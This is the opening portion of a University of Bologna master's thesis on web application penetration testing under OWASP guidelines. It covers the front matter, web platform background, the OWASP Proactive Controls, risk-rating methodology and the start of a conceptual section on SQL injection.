

ALMA MATER STUDIOUM
UNIVERSITY OF BOLOGNA

MASTER THESIS

**Web application penetration
testing:
an analysis of a corporate
application according to OWASP
guidelines**

Author:
Alessandro CORDELLA

Supervisor:
Luciano BONONI
Co-Supervisor:
Fabrizio CRINÒ

Computer Science Degree:
Systems and Networks

Faculty of Science
Third graduation session
Academic year 2017-2018

“There are only two types of companies: those that have been hacked and those that will be hacked.”

Robert S. Mueller

ALMA MATER STUDIORUM - UNIVERSITY OF BOLOGNA

Abstract

Faculty of Science
Computer Science department
Master in Computer Science

**Web application penetration testing:
an analysis of a corporate application according to OWASP guidelines**

by **Alessandro CORDELLA**

During the past decade, web applications have become the most prevalent way for service delivery over the Internet. As they get deeply embedded in business activities and required to support sophisticated functionalities, the design and implementation are becoming more and more complicated. The increasing popularity and complexity make web applications a primary target for hackers on the Internet[1]. According to Internet Live Stats up to February 2019[2], there is an enormous amount of websites being attacked every day, causing both direct and significant impact on huge amount of people.

Even with support from security specialist, they continue having troubles due to the complexity of penetration procedures and the vast amount of testing case in both penetration testing and code reviewing. As a result, the number of hacked websites per day is increasing.

The goal of this thesis is to summarize the most common and critical vulnerabilities that can be found in a web application, provide a detailed description of them, how they could be exploited and how a cybersecurity tester can find them through the process of penetration testing.

To better understand the concepts exposed, there will be also a description of a case of study: a penetration test performed over a company's web application.

Acknowledgements

I would like to thank all the people who accompanied me during the university period.

In particular, I would like to thank:

my parents, who have always supported me;

my brother, who has always given me a smile;

my friends, who have always been on my side;

Erica, the irreplaceable compass of my life;

my supervisor, *Prof. Bononi*, who introduced me to the company where I did the internship;

my co-supervisor, *Fabrizio*, who has always been very kind to me.

Contents

Abstract	v
Acknowledgements	vii
1 Introduction	1
2 Web applications	3
2.1 Web platforms - Background	3
2.2 Problems and Challenges	4
3 OWASP Guidelines	7
3.1 Open Web Application Security Project	7
3.2 Why OWASP	7
3.3 OWASP Top 10 Proactive Controls 2018	8
3.3.1 Define Security Requirements	8
3.3.2 Leverage Security Frameworks and Libraries	9
3.3.3 Secure Database Access	9
3.3.4 Encode and Escape Data	10
3.3.5 Validate All Inputs	10
3.3.6 Implement Digital Identity	10
3.3.7 Enforce Access Controls	10
3.3.8 Protect Data Everywhere	11
3.3.9 Implement Security Logging and Monitoring	11
3.3.10 Handle all Errors and Exceptions	11
4 Most Critical Web Application Security Risks	13
4.1 Vulnerabilities	13
4.1.1 Risks	15
4.2 OWASP Top 10 2017	18
4.3 Injection	19
4.3.1 SQL Injection	19
4.3.2 Command Injection	28
4.3.3 LDAP Injection	31
4.3.4 Countermeasure	32
4.4 Broken Authentication	33
4.4.1 Possible Attacks	35
4.4.2 Countermeasures	36
4.5 Sensitive Data Exposure	38
4.5.1 Countermeasures	38
4.6 XML External Entities	40

4.6.1	Possible Attacks	41
4.6.2	Countermeasures	45
4.7	Broken Access Control	45
4.7.1	Session Management	47
4.7.2	Possible Attacks	49
4.7.3	Countermeasures	52
4.8	Security Misconfiguration	53
4.8.1	Countermeasures	55
4.9	Cross Site Scripting	55
4.9.1	XSS Types	56
4.9.2	Countermeasures	59
4.10	Insecure Deserialization	60
4.10.1	Countermeasures	62
4.11	Using Components with Known Vulnerabilities	63
4.11.1	Countermeasures	64
4.12	Insufficient Logging & Monitoring	65
4.12.1	Countermeasures	66
4.13	Summary	67
4.14	Extra vulnerabilities	67
4.14.1	Cross Site Request Forgery	67
4.14.2	Cross Frame Scripting	68
4.14.3	Cache poisoning	69
4.14.4	Server Side Includes Injection	70
4.14.5	Session fixation	70
4.15	Cyber security trends in 2019 for web applications	71
5	Testing methodology	75
5.1	Testing Approaches	75
5.1.1	Penetration testing	80
5.2	Automatic Scanners	82
5.3	Proxies	83
5.4	Web Application Security Testing	84
5.4.1	Information Gathering	85
5.4.2	Configuration and Deployment Management Testing	87
5.4.3	Identity Management Testing	88
5.4.4	Authentication Testing	89
5.4.5	Authorization Testing	91
5.4.6	Session Management Testing	91
5.4.7	Input Validation Testing	93
5.4.8	Error Handling	95
5.4.9	Cryptography	95
5.4.10	Business Logic Testing	96
5.4.11	Client Side Testing	97

6	Case of study	101
6.1	Software used	101
6.2	Penetration test	102
6.2.1	Information Gathering	106
6.2.2	Information Gathering	107
6.2.3	Identity Management	109
6.2.4	Authentication	109
6.2.5	Authorization	110
6.2.6	Session Management	110
6.2.7	Input Validation	113
6.2.8	Error Handling	114
6.2.9	Cryptography	116
6.2.10	Business Logic	116
6.2.11	Client Side	116
6.3	Results summary	117
7	Conclusion	119
A	Sommario	121

List of Figures

2.1	The Web platform[7]	4
2.2	Web application structure[8]	4
4.1	A model of common web application vulnerabilities[14]	14
4.2	Basic steps for attacking methodology[13]	15
4.3	Threat path[15]	15
4.4	Rating scheme[15]	16
4.5	Likelihood and Impact Levels[16]	17
4.6	Overall risk severity[16]	18
4.7	Authentication process[22]	34
4.8	Summary of a XSS attack[31]	56
4.9	OWASP Top 10 Risk Factor Summary[15]	67
5.1	Proportion of Test Effort According to Test Technique[41]	79
5.2	OWASP Testing Framework Workflow[41]	80
6.1	ACTS Viewer	103
6.2	ACTS login form	104
6.3	ACTS	104
6.4	Tomcat version exposure	106
6.5	DDOS attack using Metasploit to exploit CVE-2014-0050	106
6.6	Apache version exposure	107
6.7	Apache 2.2.3 critical vulnerability[55]	107
6.8	HTTP methods enabled	108
6.9	HTTP PUT enabled	109
6.10	Custom form	111
6.11	Error page	111
6.12	Web application login form	112
6.13	Duplicate cookie set	112
6.14	XSS exploit	114
6.15	Stacktrace	115
6.16	Stacktrace	115
6.17	Harmless JavaScript	116
6.18	Clickjacking using iframes	116

Listings

4.1	Second order injection	20
4.2	Second order injection	20
4.3	Extract of servlet implementation	22
4.4	<i>SQLIA</i> - Tautology	23
4.5	<i>SQLIA</i> - Logically Incorrect Queries	24
4.6	<i>SQLIA</i> - Union Query	24
4.7	<i>SQLIA</i> - Piggy-Backed	25
4.8	<i>SQLIA</i> - Blind Injection	26
4.9	<i>SQLIA</i> - Time based Injection	27
4.10	<i>SQLIA</i> - Time based Injection	27
4.11	<i>SQLIA</i> - Alternate Encodings	28
4.12	Classical result based command injection	29
4.13	Dynamic code evaluation	30
4.14	Resource Inclusion via External Entities	41
4.15	URL Invocation	42
4.16	Configuration file	43
4.17	Not working XXE	43
4.18	Parameter entities	43
4.19	XXE	43
4.20	Memory bomb[3]	44
4.21	XSS script	49
4.22	HTTP response	50
4.23	Interface value	51
4.24	HTTP response	51
4.25	Rule Based Access Control	53
4.26	Attribute Based Access Control	53
4.27	Example of a vulnerable server side program (a) and a client side script (b)	57
4.28	Example <i>URLs</i> that direct web users to travelingForum with XSS exploits	58
4.29	Insecure deserialization	61
4.30	Insecure deserialization	62
6.1	HTTP methods check	108
6.2	HTTP methods check	110
6.3	XSS GET request	113

List of Abbreviations

ASVS	Application Security Verification Standard
CFS	Cross Frame Scripting
CSRF	Cross Site Request Forgery
CSS	Cross Site Scripting
CVE	Common Vulnerabilities and Exposures
DMS	Database Management System
DOS	Denial Of Service
DSG	Data Security Governance
GDPR	General Data Protection Regulation
HSTS	Http Strict Transport Security header
LDAP	Lightweight Directory Access Protocol
LFI	Local File Inclusion
MFA	Multi Factor Authentication
MITM	Man In The Middle
NVD	National Vulnerability Database
OWASP	Open Web Application Security Project
SDLP	Software Development Lifecycle Project
SQLIA	Structured Query Language Injection Attack
SSI	Server Side Includes injection
SSRF	Service Side Request Forgery

Chapter 1

Introduction

During the past decade, web applications have become the most prevalent way for service delivery over the Internet. As they get deeply embedded in business activities and required to support sophisticated functionalities, the design and implementation are becoming more and more complicated. The increasing popularity and complexity make web applications a primary target for hackers on the Internet[1]. According to Internet Live Stats up to February 2019[2], there is an enormous amount of websites being attacked every day, causing both direct and significant impact on huge amount of people.

Even with support from security specialist, they continue having troubles due to the complexity of penetration procedures and the vast amount of testing case in both penetration testing and code reviewing. As a result, the number of hacked websites per day is increasing: from 25.000 hacked websites per day on April 2015[4] to 100.000 hacked websites per day on February 2019.

New security vulnerabilities are discovered every day in today's systems, networks and application software. In addition to this, web applications are, by definition, exposed to the public, including malicious users. Furthermore, input to web applications comes through *HTTP* request and the process of correctly processing the input is difficult.

The Gartner Group estimates that over 70% of attacks against a company's website or web application come at the application level, not at the network or system layer[5]. Thus, traditional defence strategy such as firewalls do not protect against web application attacks, as these attacks rely solely on *HTTP* traffic, which is usually allowed to pass through firewalls unhindered[6].

The goal of this thesis is to summarize the most common and critical vulnerabilities that can be found in a web application, provide a detailed description of them, how they could be exploited and how a cybersecurity tester can find them through the process of penetration testing.

In [section 2](#) there is a description of a general web application, which are its components and what are the problems and challenges related to its development respecting the security standards.

In [section 3](#) there have been described the *OWASP* guidelines, the set of rules that has been taken as a reference for what concerning security testing.

The [section 4](#) contains a detailed description of the most common web application vulnerabilities, how they can be classified, exploited and which are

the countermeasures that have to be taken in order to avoid them.

In [section 5](#) there is the definition of the testing framework used to analyse a company's web application.

The [chapter 6](#) contains the description of a case of study, how a penetration test has been performed over a company's web application.

In [chapter 7](#) there is the conclusion with some considerations that have been made after conducting the analysis.

Chapter 2

Web applications

This chapter provides a brief explanation of some background concepts related to web applications.

2.1 Web platforms - Background

Documents on the web are provided to users in form of web pages, hypertext files connected to other documents through hyper-links. The structure of a web page and all the elements included in it are defined using a mark-up language, which is parsed, elaborated and rendered by a web browser. Page contents can be dynamically updated by using *JavaScript*, a scripting language executed by the browser. *JavaScript* code can be used inside a web page to manipulate the web page itself by altering the *Document Object Model (DOM)*, a tree-like representation of the web page. The *DOM* is changed in reaction to user inputs, in order to develop interactive web applications.

Web pages are provided using the *Hyper Text Transfer Protocol (HTTP)*, a request-response protocol based on the client-server paradigm. The browser acts as the client and sends *HTTP* requests for resources hosted at remote servers; the servers, provide *HTTP* responses containing the requested resources, if available. All the *HTTP* transmissions aren't encrypted, hence the *HTTP* protocol doesn't ensure confidentiality and integrity of the communication.

To protect the exchanged data, the *HTTP Secure (HTTPS)* protocol is used: it wraps unencrypted *HTTP* traffic within a *TLS/SSL* encrypted channel. Both *HTTP* and its secure variant *HTTPS* are stateless protocols; this means that each request is treated by the server as independent of all the other ones. However, some web applications need to remember information about previous requests, like when they want to track if a user has already performed the expected steps of a certain procedure.

HTTP cookies are the most common mechanism to maintain state information about the requesting client and implement session management on the Web. In short, a *cookie* is a key-value pair, which is set by the server into the client and automatically attached by it to all subsequent requests to the server. *Cookies* may either directly encode state information or just include a unique session identifier allowing the server to identify the requesting client and restore the corresponding session state when processing multiple requests by

the same client.

Figure 2.1 represents the ingredients of the web platform introduced so far[7].




FIGURE 2.1: The Web platform[7]

Summing up, a web application is a software executed by a web server which handle all the elements described above and responds to dynamic web page requests over *HTTP*. A lot of scripts, which reside on a web server, are used in order to perform different actions such as interact with databases or other sources of dynamic content. Using the infrastructure of the internet, web applications allow service providers and clients to share and manipulate information in a platform independent manner.

A web application has a distributed n-tiered architecture. Typically, there is a client (web browser), a web server, an application server (or several application servers) and a persistence server (database)[8].




FIGURE 2.2: Web application structure[8]

2.2 Problems and Challenges

There are many reasons why approaching web security is hard. The first reason is definitely the inherent complexity of web applications.

Nowadays there is a huge amount of different web standards and technologies and most of them are based only on informal *RFCs*¹. The *HTML5* specification alone spans a hundred of pages and browser vendor often implement the same directives in different ways, since some subtle corner cases are underspecified[9]. This means that it is not obvious to identify which aspects of the web platform are worth modelling and, occasionally, it is not even clear how to model them. Testing on available implementations is sometimes the only way to understand how to correctly model some unclear behaviour.

A second challenge is the massive user base of the web, which has a number of subtle consequences: first, there is a continuous evolution in the specifications, corresponding to limitations and security threads being routinely discovered and fixed; this means that the technologies involved should be constantly updated, but this process requires both time and expertise. Moreover, the size of the web implies that the backward compatibility of new security solutions is just as important as their soundness: some security problems are well known and not hard to fix, but they are not fixed in the real life, since it is unclear how to do it without causing incompatibility with existing websites.

Besides all these problems, one of the biggest challenges into approaching web security is that the web is very peculiar in its own rights. Though existing methodologies and experiences from other research areas can be ported to the web, it is not easy to do so, since all the interactions there are mediated by a web browser and make use of the *HTTP(S)* protocol. For instance, methods for protocol verification surely help in analysing web protocols, but they cannot be directly applied to them without missing dangerous attacks[10]. The reason is that the browser is an unusual protocol participant, which acts asynchronously and does not simply follow the protocol specifications, but does a number of concurrent operations in the meanwhile.

¹A Request for Comments (RFC) is a type of publication from the technology community and it is authored by engineers and computer scientists in the form of a memorandum describing methods, behaviours, research, or innovations applicable to the working of the Internet and Internet-connected systems.

Chapter 3

OWASP Guidelines

In this chapter there is the introduction to *OWASP* guidelines, standard that has been taken as major reference in this work.

3.1 Open Web Application Security Project

OWASP, which stands for Open Web Application Security Project, is an open source project focused on web application security. Its mission is to make software security visible, so that individuals and organizations are able to make informed decisions.

In *OWASP* project, there is a collection of guides which can help the developer and the tester of a software to check the security level of a web application.

For instance, there is the Development Guide, which provides practical guidance different code samples. This document covers a considerable amount of application level security issues, from *SQL injection* (4.3.1) through modern concerns such as phishing, session fixation (4.14.5), cross-site request forgeries (4.14.1) and privacy issues.

There is also the Testing Guide, which will be described in detail in [section 5](#). It includes a penetration testing guide that describes techniques aimed in finding the most common web application and web service security issues.

It's important to mention the *OWASP Top Ten* (4.2) too, which is an annual publication with the ten most critical risks encountered during the year.

Moreover, there are some tools, like the Zed Attack Proxy, which help the tester during the penetration testing phase.

3.2 Why OWASP

It can be difficult to find unbiased advice and practical information to help a developer to develop a secure program. Often the competition between technology companies, makes them to try to attract developers toward a particular tool or service.

The *OWASP* was created to combat that issue, offering impartial advice on best practices and encouraging the creation of open standards.

Moreover, it has one of the best and complete set of information for what

concern the security of web applications. It is possible to find practical examples of how to perform the various penetration tests, both using black box and grey box techniques (described in more detail in [section 5](#)).

It also includes a lot of tools and reference for software which can help the tester to check for each single potential vulnerability in the system.

OWASP can be considered as the major point of reference for what concern the security of web applications; for this reason, the guidelines proposed from it, have been considered the best to follow and have been used as a major reference in this work.

3.3 OWASP Top 10 Proactive Controls 2018

The OWASP Top 10 Proactive Controls 2018 is a list of security techniques that should be included in every software development project. They are ordered by order of importance, with control number 1 being the most important[11].

1. Define Security Requirements;
2. Leverage Security Frameworks and Libraries;
3. Secure Database Access;
4. Encode and Escape Data;
5. Validate All Inputs;
6. Implement Digital Identity;
7. Enforce Access Controls;
8. Protect Data Everywhere;
9. Implement Security Logging and Monitoring;
10. Handle All Errors and Exceptions.

3.3.1 Define Security Requirements

A security requirement is a statement of needed security functionality that ensures one of many different security properties of software being satisfied. They are derived from industry standards, applicable laws and from a history of past vulnerabilities. They define new features or additions to existing features to solve a specific security problem or eliminate a potential vulnerability.

Instead of creating a custom approach to security for every application, standard security requirements allow developers to reuse the definition of security controls and best practices. Those security requirements provide solutions for security issues that have occurred in the past. Requirements exist to prevent the repeat of past security failures.

The *OWASP Application Security Verification Standard (ASVS)* is a catalogue of available security requirements and verification criteria and can be a source of detailed security requirements for development teams.

Successful use of security requirements involves some process of discovering, selecting, documenting, implementing and confirming correct implementation of new security features and functionality within an application. Better security built in from the beginning of an application's life cycle results in the prevention of many types of vulnerabilities.

3.3.2 Leverage Security Frameworks and Libraries

Secure coding libraries and software frameworks with embedded security can help software developers avoiding security flaws related to design and implementation. A developer writing an application from scratch might not have sufficient knowledge, time, or budget to properly implement or maintain security features. Leveraging security frameworks helps accomplish security goals more efficiently and accurately.

When using third party libraries inside a software, the following rules should be followed:

- Use libraries and frameworks from trusted sources that are actively maintained and widely used by applications;
- Create and maintain a inventory catalogue of all the third party libraries;
- Proactively keep libraries and components up to date;
- Reduce the attack surface by encapsulating the library and expose only the required behaviour into the software.

Secure frameworks can help to prevent a lot of web application vulnerabilities (4.11), but it's critical to keep these frameworks up to date.

3.3.3 Secure Database Access

The access to the database have to be secure on different levels:

- **Secure Configuration** Care must be taken to ensure that the security controls available from the Database Management System (*DBMS*) and hosting platform are enabled and properly configured;
- **Secure Authentication** All access to the database should be properly authenticated. Authentication to the *DBMS* should be accomplished in a secure manner and it should take place only over a secure channel;
- **Secure Communication** Most *DBMS* support a variety of communications methods, but it is a good practice to only use the secure communications options.
- **Secure Queries** Only safe queries should be used. This is a crucial element and will be discussed in detail in 4.3.1.

3.3.4 Encode and Escape Data

Encoding and escaping are defensive techniques meant to stop injection attacks (discussed in [section 4.3](#)). Encoding is the process of translating special characters into some different but equivalent form, that is no longer dangerous in the target interpreter. On the other side, escaping is the process in which a special character is added before the dangerous character in order to avoid some effect with the interpreter.

Output encoding is best applied just before the content is passed to the target interpreter. If this process is performed too early in the processing of a request, then the encoding or escaping may interfere with the use of the content in other parts of the program.

3.3.5 Validate All Inputs

Input validation is a programming technique that ensured only properly formatted data may enter software system component. An application should check that data is both syntactically and semantically valid (in that order) before using it in any way.

1. **Syntax validity** means that the data is in the form that is expected;
2. **Semantic validity** accept input only if it is within an acceptable range for the given application functionality and context.

Input validation reduces the attack surface of applications and can sometimes make attack more difficult against an application. It is a technique that provides security to certain forms of data, specific to certain attacks and cannot be reliably applied as a general security rule.

3.3.6 Implement Digital Identity

Digital Identity is the unique representation of a user as they engage in an online transaction. Authentication is the process of verifying that an individual or entity is who they claim to be. Session management ([4.7.1](#)) is a process by which a server maintains the state of the users' authentication so that the user may continue to use the system without reauthenticating. These mechanisms will be discussed respectively in [section 4.4](#) and [section 4.7](#).

3.3.7 Enforce Access Controls

Access Control (or Authorization) is the process of granting or denying specific requests from a user, program or process. Access control also involves the act of granting and revoking those privileges. It should be noted that authorization, which is the process aimed to verify access to specific features or resources, is not equivalent to authentication, the process aimed to verifying identity.

Access Control functionality often spans many areas of software, depending on the complexity of the access control system.

There are several types of access control design which will be described in 4.7:

3.3.8 Protect Data Everywhere

Sensitive data require extra protection, particularly if that data falls under privacy laws, financial data protection rules or other regulations. Attackers can steal data from web and web-service applications in a number of ways. It's critical to classify data in a system and determine which level of sensitivity each piece of data belongs to. Each data category should be mapped to protection rules necessary for each level of sensitivity. The two main rules to follow are:

- **Encrypt data in transit** When transmitting sensitive data over any network, end to end communications security of some kind should be considered;
- **Encrypt data at rest** Avoid storing sensitive data when at all possible; if you must store sensitive data, make sure it's cryptographically protected in some way to avoid unauthorized disclosure and modification.

3.3.9 Implement Security Logging and Monitoring

The term security logging means the process aimed in logging security information during the run-time operation of an application. With Monitoring is the live review of application and security logs using various forms of automation.

Logging solutions must be built and managed in a secure way. Secure Logging design may include the following:

- Encode and validate any dangerous characters before logging;
- Do not log sensitive information;
- Protect log integrity;
- Forward logs from distributed systems to a central, secure logging service.

3.3.10 Handle all Errors and Exceptions

Exception handling is a programming concept that allow an application to respond to different error states in various ways. Handling exceptions and error correctly is critical to making the code reliable and secure.

Error and exception handling occurs in all areas of an application including critical business logic as well as security feature and framework code. Error handling is also important from an intrusion detection perspective. Certain attacks against an application may trigger error which can help detect attack in progress.

Mistakes in error handling can lead to different kinds of security vulnerabilities; hence, the following suggestions should be followed:

- Manage exceptions in a centralized manner to avoid duplicated try/-catch blocks in the code;
- Ensure that all unexpected behaviour is correctly handled inside the application;
- Ensure that error messages displayed to users do not leak critical data, but are still verbose enough to enable the proper user response;
- Ensure that exceptions are logged in a way that gives enough information for support, forensics or incident response team to understand the problem;
- Carefully test and verify error handling code.

Chapter 4

Most Critical Web Application Security Risks

In this chapter there is a detailed description of most critical web application security vulnerabilities. At the beginning, there are some definition of important security concepts. Later on, there is a specific analysis of *OWASP Top 10 Vulnerabilities* with explanation, examples and countermeasures for each of them.

4.1 Vulnerabilities

A vulnerability is a property of system security requirements, design, implementation, or operation that could be accidentally triggered or intentionally exploited and result in a security failure. Vulnerability is the result of one or more weaknesses in requirements, design, implementation or operation[12].

The following model shows a vulnerability-incident life-cycle which provides an illustration about how vulnerability may become a potential security threat and afterwards develop to an incident:

Vulnerability \implies **Exploit** \implies **Threat** \implies **Attack/Intrusion** \implies **Incident**

- An **exploit** is a known way to take advantage of a specific software vulnerability;
- A **threat** is a potential for violation of security, which exists when there is a circumstance, capability, action, or event that could breach security and cause harm;
- An **attack** is an assault on system security that derives from an intelligent threat;
- An **incident** is a result of a successful attack.

From the life-cycle above[13] it is possible to understand how an attack is prepared and undertaken by attackers to target the application in general or with specific vulnerability.




FIGURE 4.1: A model of common web application vulnerabilities[14]

Some of the basic steps that an attacker has to follow in order to exploit a vulnerability can be summarized as follows:

- Survey and assess;
- Exploit and penetrate;
- Escalate privileges;
- Maintain access or deny of service;
- Unauthorized use of resource;
- Clean or forge track of activity.




FIGURE 4.2: Basic steps for attacking methodology[13]

4.1.1 Risks

Attackers can potentially use many different paths through an application to do harm its business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.




FIGURE 4.3: Threat path[15]

Sometimes these paths are trivial to find and exploit, and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may cause some trouble. To determinate the risk to an organization that is using the web application, it is possible to evaluate the likelihood associated with each threat agent, attack vector, security weakness and combine it with an estimate of the technical and business impact to the organization[15].

Risk rating methodology

The *OWASP Top 10* (4.2) focuses on identifying the most serious web application security risks for a broad array of organizations. For each of these risks, it is provided generic information about likelihood and technical impact using the following simple ratings scheme.

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Application Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

FIGURE 4.4: Rating scheme[15]

Using the standard risk model

$$\text{Risk} = \text{Likelihood} * \text{Impact}$$

the factors used to set these values are calculated using the following methodology[16]:

1. Identifying a risk;
2. Factors for estimating likelihood;
3. Factors for estimating impact;
4. Determining severity of the risk;
5. Deciding what to fix;
6. Customizing your risk rating model

Identifying a risk The first step is to identify a security risk that needs to be rated. The tester try to get information about the vulnerability involved and the impact of a successful exploit. In general, it's better to use the worst-case option, as that will result in the highest overall risk.

Factor for estimating likelihood Once a potential risk has been identified and it has to figure out how serious it is, the first step is to estimate the *likelihood*. In short, this is a measure of how likely a particular vulnerability is to be uncovered and exploited by an attacker.

There are different factors that can help determine the likelihood, such as the

set of factors that are related with the threat agent. The likelihood of a successful attack is estimated from a group of possible attacks: considering that there may be multiple threat agents that can exploit a particular vulnerability, the worst-case scenario is usually used.

Each factor has a set of options, and each option has a likelihood rating from 0 to 9 associated with it. Threat agent factors are *skill level*, *motive*, *opportunity* and *size*, while vulnerability factors are *ease of discovery*, *ease of exploit*, *awareness* and *intrusion detection*.

Factors for estimating impact Each impact can be of two types: the former is the *technical impact* on the application; the latter is the *business impact* on the business of the company to which the application belongs. Often the business impact is considered more important.

Similar to likelihood's factors, each factor has a set of options, and each option has an impact rating from 0 to 9 associated with it. The technical impact factors are *loss of confidentiality*, *loss of integrity*, *loss of availability* and *loss of accountability*, while business impact factors are *financial damage*, *reputation damage*, *non-compliance* and *privacy violation*.

Determining the severity of the risk In this step the likelihood estimate and the impact estimate are put together to calculate an overall severity for this risk. This is done by figuring out whether the likelihood is low, medium, or high and then do the same for impact. The 0 to 9 scale is split into three parts:

Likelihood and Impact Levels	
0 to <3	LOW
3 to <6	MEDIUM
6 to 9	HIGH

FIGURE 4.5: Likelihood and Impact Levels[16]

After estimating likelihood and impact, an example of an overall risk security scoring is the following:

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

FIGURE 4.6: Overall risk severity[16]

Understanding the business context of the vulnerabilities is one of the most critical aspect that has to be considered in order to make good risk decisions. Failure to understand this context can lead to the lack of trust between the business and security teams.

Deciding what to fix After the risks to the application have been classified, a priority list contained the element to fix should be draw up. In general, the most severe risks should be fixed first. Fix less important risks doesn't help the overall risk profile, even if they're easy to fix; indeed not all risks are worth fixing and some loss is not only expected, but justifiable based upon the cost of fixing the issue.

Customizing the risk rating model A customizable risk ranking framework for a business is a critical element that should be adopted. A model specific for each situation is much more likely to produce results that match people's perceptions about what is a serious risk. There are several ways to customize this model for the organization, such as *adding factors*, *customizing options* and *weighting factors*.

Each organization is different than others and so are the threat actors for each organization, their goals and the impact of any vulnerability. It is critical to understand the risk to the organization based on [apphttps://studenti.unibo.it/sol/studenti/threat-agents-and-business-impact](https://studenti.unibo.it/sol/studenti/threat-agents-and-business-impact).

That said, the top 10 vulnerabilities highlighted from *OWASP* are described in the following sections.

4.2 OWASP Top 10 2017

OWASP Top 10 is the list of top ten application vulnerabilities along with the risk, impact and countermeasures. It is a powerful awareness document

for web application security and it represents a broad consensus about the most critical security risks for web applications. Adopting the *OWASP Top 10* is maybe the most effective first step towards changing the software development life-cycle in order to develop secure code. This list is usually refreshed in every 3-4 years.

The following sections contain a detail description of each vulnerability listed in the *OWASP Top 10*.

4.3 Injection

Injection flaws, such as *SQL*, *OS* and *LDAP* injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's data can trick the interpreter into executing unintended command or accessing data without proper authorization.

4.3.1 SQL Injection

An SQL Injection Attack (*SQLIA*) occurs when an attacker changes the intended effect of an *SQL* query by inserting new *SQL* keywords or operators into the query[17].

A *SQLIA* has two characteristics that can be used for describing attacks:

- Injection mechanism;
- Attack intent.

Injection mechanism

Some malicious *SQL* statements can be introduced into a vulnerable application using many different input mechanisms.

Injection through user input In case of injection through user input, attackers inject *SQL* commands by providing a crafted user input. A web application can read user input in different ways, but in most *SQLIAs* user input comes from form submissions that are sent to web application via *HTTP GET* or *POST* requests.

